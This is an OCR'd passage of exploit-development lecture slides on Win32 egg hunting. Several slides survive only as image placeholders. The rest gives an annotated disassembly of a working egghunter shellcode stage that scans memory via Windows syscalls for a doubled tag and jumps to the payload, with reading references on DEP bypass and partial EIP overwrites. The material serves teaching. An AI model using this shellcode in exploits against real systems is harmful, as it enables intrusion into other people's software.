
How it works – Cont.




How it works – Cont.




How it works – Cont.




How it works – Cont.



How it works – Cont.



How it works – Cont.



2 EGGS after each other → Jump to Shellcode

Egg Disassembly

Cited [1]

```
6681CAFF0F      or dx,0x0fff        ; get last address in page
42              inc edx             ; acts as a counter
                                    ;(increments the value in EDX)
52              push edx            ; pushes edx value to the  stack
                                    ;(saves our current address on the stack)
6A43            push byte +0x2      ; push 0x2 for NtAccessCheckAndAuditAlarm
                                    ; or 0x43 for NtDisplayString to stack
58              pop eax             ; pop 0x2 or 0x43 into eax
                                    ; so it can be used as parameter
                                    ; to syscall - see next
CD2E            int 0x2e            ; tell the kernel i want a do a
                                    ; syscall using previous register
3C05            cmp al,0x5          ; check if access violation occurs
                                    ;(0xc0000005== ACCESS_VIOLATION) 5
```

Egg Disassembly – Cont.

```
5A          pop edx                 ; restore edx
74EF        je xxxx                 ; jmp back to start dx 0x0fffff
B890509050  mov eax,0x50905090      ; this is the tag (egg)
8BFA        mov edi,edx             ; set edi to our pointer
AF          scasd                   ; compare for status
75EA        jnz xxxxxx              ; (back to inc edx) check egg
                                    ; found or not
AF          scasd                   ; when egg has been found
75E7        jnz xxxxx               ; (jump back to "inc edx")
                                    ; if only the first egg was found
FFE7        jmp edi                 ; edi points to begin of the
                                    ; shellcode
```

Self-Reading…

- Read Skape's Paper below
  - http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf
  - Omelet Egg Hunting
  - ZwProtectVirtualMemory, another DEP Bypass!
  - Overwriting EIP Partially

Summary

- Explained howto exploit an application when your buffer is limited
- Explained the win32 bug hunter concept

References

- Peter “Corelanc0d3r”, Exploit Writing (Win32 Egg Hunting), http://www.corelan.be/,
- Memory Corruption 101, NYU Poly, Dino Dai Zovi
- David Brumley, Carnegie Mellon University
- Grayhat Hacking: The Ethical Hacker’s Handbook, 3rd Edition
- The Shellcoders Handbook
- Exploit-DB: http://www.exploit-db.com/
- The Art of Exploitation, 2nd Edition